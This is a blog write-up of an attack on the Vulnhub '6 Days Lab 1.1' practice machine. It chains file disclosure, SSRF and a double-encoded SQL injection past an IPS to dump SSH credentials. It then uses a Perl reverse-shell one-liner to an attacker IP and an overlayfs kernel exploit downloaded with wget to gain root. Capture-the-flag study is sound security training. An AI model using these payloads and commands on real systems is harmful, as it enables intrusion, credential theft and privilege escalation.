




pentest

6 Days Lab 1.1 Vulnhub

 4 August 2016

 Write up

 Tags: 6days lab, bypass ips, encode url, escaping restricted shell, escaping restricted shell bypass, escaping shell, exploit, local exploit, overlaysfs exploit, pentest, perl, python, restricted shell, reverse shell, SQL Injection, url encode, Vulnhub

 Leave a comment

Hello 😊

This is my walkthrough for 6Days Lab


Nmap

```
root@kali:~# nmap -sC -sV -p1-65535 192.168.1.103


Starting Nmap 7.12 ( https://nmap.org ) at 2016-08-04 18:39 WIB
Nmap scan report for 192.168.1.103
Host is up (0.00057s latency).
Not shown: 65532 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.9p1 Debian Subuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 62:ac:77:11:79:9a:21:64:c2:88:c0:87:7d:19:34:05 (DSA)
|_ 2048 cb:24:63:a9:7c:bc:7b:e9:a8:2a:d1:9f:4d:6a:a0:07 (RSA)
|_ 256 13:e5:dd:7b:a5:f2:bf:41:71:dd:88:40:7f:5f:5d:7b (ECDSA)
80/tcp    open      http         Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Rashomon IPS - Main Page
8080/tcp  filtered http-proxy
MAC Address: 00:0C:29:3A:E4:C3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.16 seconds
root@kali:~#
```


Look at the web app...



Look at the page source...



Before I check the image.php, I want to try input something on the promocode form..



```
root@kali:~# curl "http://192.168.1.103/checkpromo.php?promocode=NONEEDFORPENTEST";echo
Code expired!
root@kali:~#
root@kali:~#
root@kali:~# curl "http://192.168.1.103/checkpromo.php?promocode=NONEEDFORPENTEST%27";echo
Malicious request blocked!
~Rashomon IPS
root@kali:~#
root@kali:~#
root@kali:~# curl "http://192.168.1.103/checkpromo.php?promocode=NONEEDFORPENTEST%2527";echo
root@kali:~#
root@kali:~#
```

The screenshot shows a terminal window with three curl commands being executed. The first command returns "Code expired!". The second command returns "Malicious request blocked!" and "~Rashomon IPS". The third command returns an empty response. Red arrows point from the labels "Normal", "blocked", and "blind" to the respective outputs.

I try to use sqlmap with tamper chardoubleencode option, but it's not successful. I think because the ips, let's find another way... Then I find local file disclosure vulnerability on this web app, this has happened because the target using readfile function on image.php for getting images from a file or other site.

```
root@kali:~# curl "http://192.168.1.103/image.php?src=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
andrea:x:1001:1001::/home/andrea:/bin/andrea
root@kali:~#
```

Stuck with this vulnerability for several hours... But after I try to look at the apache configuration on the server target and look at back to nmap result I have an idea for another attack.

```
root@kali:~# curl "http://192.168.1.103/image.php?src=/etc/apache2/sites-available/default"
<VirtualHost *:8080>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>
```

With the local file disclosure vulnerability we can take advantage for access port 8080 from the target. Then, if we look at the checkpromo.php this code has vulnerabilities (SQL injection). But because the IPs block all malicious code from external this SQL injection vulnerability cannot be exploited.


```
root@kali:~# curl "http://192.168.1.103/image.php?src=./checkpromo.php"
<?php
include 'config.php';

$conn = mysql_connect($servername, $username, $password);

if (!$conn) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT discount, status FROM promocodes WHERE promocode='".$_GET['promocode']."'";

mysql_select_db($dbname);
$result = mysql_query($sql, $conn);

if (!$result) {
    echo "Promocode not valid!";
} else {
    while($row = mysql_fetch_array($result, MYSQL_ASSOC))
    {
        if($row['status'] == 0)
            echo "Code expired!";
        else
            echo "You have %".$row['discount']." discount!";
    }
}

mysql_close($conn);
?>
root@kali:~#
```

Okay, let's see if we do the injection from local target what that IPS still block all malicious requests or not??

Payload:

```
1 | ' union all select schema_name,null from information_schema.sch
```

Don't forget to double encode your payload.

```
root@kali:~# echo;curl "http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpr  
omo.php?promocode=NONEEDFORPENTEST%2527%2bunion%2ball%2bselect%2bschema_name,null%2bfrom  
%2binformation_schema.schemata%2523";echo  
  
Code expired!Code expired!Code expired!  
root@kali:~#
```

Whoops... nice response from the target, but we should find the right payload for this injection. Look at back to the checkpromo.php code.

```
root@kali:~# echo;curl "http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpr  
omo.php?promocode=NONEEDFORPENTEST%2527%2bunion%2ball%2bselect%2bschema_name,null%2bfrom  
%2binformation_schema.schemata%2523";echo  
  
Code expired!Code expired!Code expired!  
root@kali:~#
```

On the checkpromo.php source code has stated if row “status” = 0 targets will be answered “Code expired!” then we can send a payload that is slightly different from the previous. Change “null” with number let’s say 1 or 2 or 3.

Payload:

```
1 | ' union all select schema_name,1 from information_schema.schemata
```



```
root@kali:~# echo;curl "http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpr
omo.php?promocode=NONEEDFORPENTEST%2527%2bunion%2ball%2bselect%2bschema_name,null%2bfrom
%2binformation_schema.schemata%2523";echo

Code expired!Code expired!Code expired!
root@kali:~#
root@kali:~#
root@kali:~# echo;curl "http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpr
omo.php?promocode=NONEEDFORPENTEST%2527%2bunion%2ball%2bselect%2bschema_name,1%2bfrom%2b
information_schema.schemata%2523";echo

Code expired!You have %information_schema discount!You have %fancydb discount!
root@kali:~#
```

Okeh bro, I made a small code to perform the injection in order to more easily

```
1  #!/usr/bin/python
2  import urllib,urllib2
3
4  url = "http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpr
5  def encode(sqli):
6      enc = urllib.quote_plus(sqli)
7      doubleenc = urllib.quote_plus(enc)
8      print "Request : " + url + doubleenc + "\n"
9      request(doubleenc)
10
11 def request(doubleenc):
12     request = urllib2.urlopen(url+doubleenc)
13     response = request.read()
14     print response
15     request.close()
16
```

```
17 | encode("union all select concat(username,':',password),1 from
```

```
root@kali:~# python sqli-6days.py
Request : http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpromo.php?promoc
ode=%2527%2520union%2B%2Bselect%2Bconcat%2528username%252C%2527%253A%2527%252Cpasswor
d%2529%252C1%2Bfrom%2Bfancydb.users%2523
You have %andrea:SayNoToPentests discount!
root@kali:~#
```

Yapp, we have credentials right now. As we know ssh open on the target and try to login ssh with user “andrea”

```
root@kali:~# ssh -l andrea 192.168.1.103
andrea@192.168.1.103's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Aug  4 16:23:59 EEST 2016

System load:  0.0               Processes:            110
Usage of /:   20.2% of 6.76GB    Users logged in:     0
Memory usage: 11%              IP address for eth0: 192.168.1.103
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '14.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Thu Aug  4 13:33:09 2016 from 192.168.1.110
andrea@cypm:~$
```

Nice one we successful login, but there was a problem caused we got an escaping restricted shell.

```
andrea@cypm:~$ ls
andrea@cypm:~$ id
andrea@cypm:~$ ifconfig
andrea@cypm:~$ whoami
andrea@cypm:~$ pwd
andrea@cypm:~$ uname -a
andrea@cypm:~$
```

:):):):):) but Offsec say Try Harder!

Easy way out from this escaping restricted shell, we can use python or perl or another language for reverse shell, in this case I use perl for reverse this shell.

Perl code:

```
1 | perl -e 'use Socket;$i="192.168.1.140";$p=443;socket(S,PF_INET,
```



```
andrea@cypm:~$ perl -e 'use Socket;$i="192.168.1.140";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
root@kali: ~ — ssh -l root 192.168.1.140 — 88x26
```

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.1.103: inverse host lookup failed: Unknown host
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.103] 50554
$ id
uid=1001(andrea) gid=1001(andrea) groups=1001(andrea)
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3a:e4:c3
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3a:e4c3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68847 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66217 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4221792 (4.2 MB)  TX bytes:4058245 (4.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1382 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1382 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:146244 (146.2 KB)  TX bytes:146244 (146.2 KB)

$
```

We got a real shell now, in there has a dog binary but, I don't have an idea to rooted this box using dog binary. I just check the kernel and OS version then exploit with "overlayfs" vulnerability.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
andrea@cypm:~$ ls -l
ls -l
total 8
-rwsrwxr-x 1 root andrea 7452 Jul 11 17:20 dog
andrea@cypm:~$ uname -a
uname -a
Linux cypm 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i
686 i386 GNU/Linux
andrea@cypm:~$ cat /etc/*release*
cat /etc/*release*
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.5 LTS)"
VERSION_ID="12.04"
andrea@cypm:~$
```

Local Exploit

```

andrea@cypm:/tmp$ wget https://www.exploit-db.com/download/37292 --no-check-certificate
-O ofs.c
if icate -O ofs.c.exploit-db.com/download/37292 --no-check-cert
--2016-08-04 16:48:30-- https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
WARNING: no certificate subject alternative name matches
requested host name 'www.exploit-db.com'.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [application/txt]
Saving to: 'ofs.c'
100%[=====] 5,123 --.-K/s in 0s
2016-08-04 16:48:38 (2.17 GB/s) - 'ofs.c' saved [5123/5123]

andrea@cypm:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
andrea@cypm:/tmp$ ls -l ofs
ls -l ofs
-rwxrwxr-x 1 andrea andrea 12014 Aug 4 16:48 ofs
andrea@cypm:/tmp$ ./ofs
./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami; id 0, 10.04, 10.10, 10.04 (Kernels before 2015-06-15)
whoami; id 10.04, 10.04, 10.10, 10.04
root
uid=0(root) gid=0(root) groups=0(root),1001(andrea)
# [correct permission handling + FS_USERNS_MOUNT

```

Flag

[illegible]

Thank you vulnhub!

Earn money
off your
WordPress site

WordAds



REPORT THIS AD



Weekly Penny

Do This to "End" Toenail
Fungus (Try Today)

REPORT THIS AD

Recent Post

- Simple python code for crack md5 double salt
- 6 Days Lab 1.1 Vulnhub
- Penetration Test Aplikasi Mobile Android Part 1
- PRIMER 1.0.1 (SQL injection)

Blog Stats

- 5,529 hits

- TopHatSec: Freshly –
Write Up

Create a free website or blog at WordPress.com.

Search ...

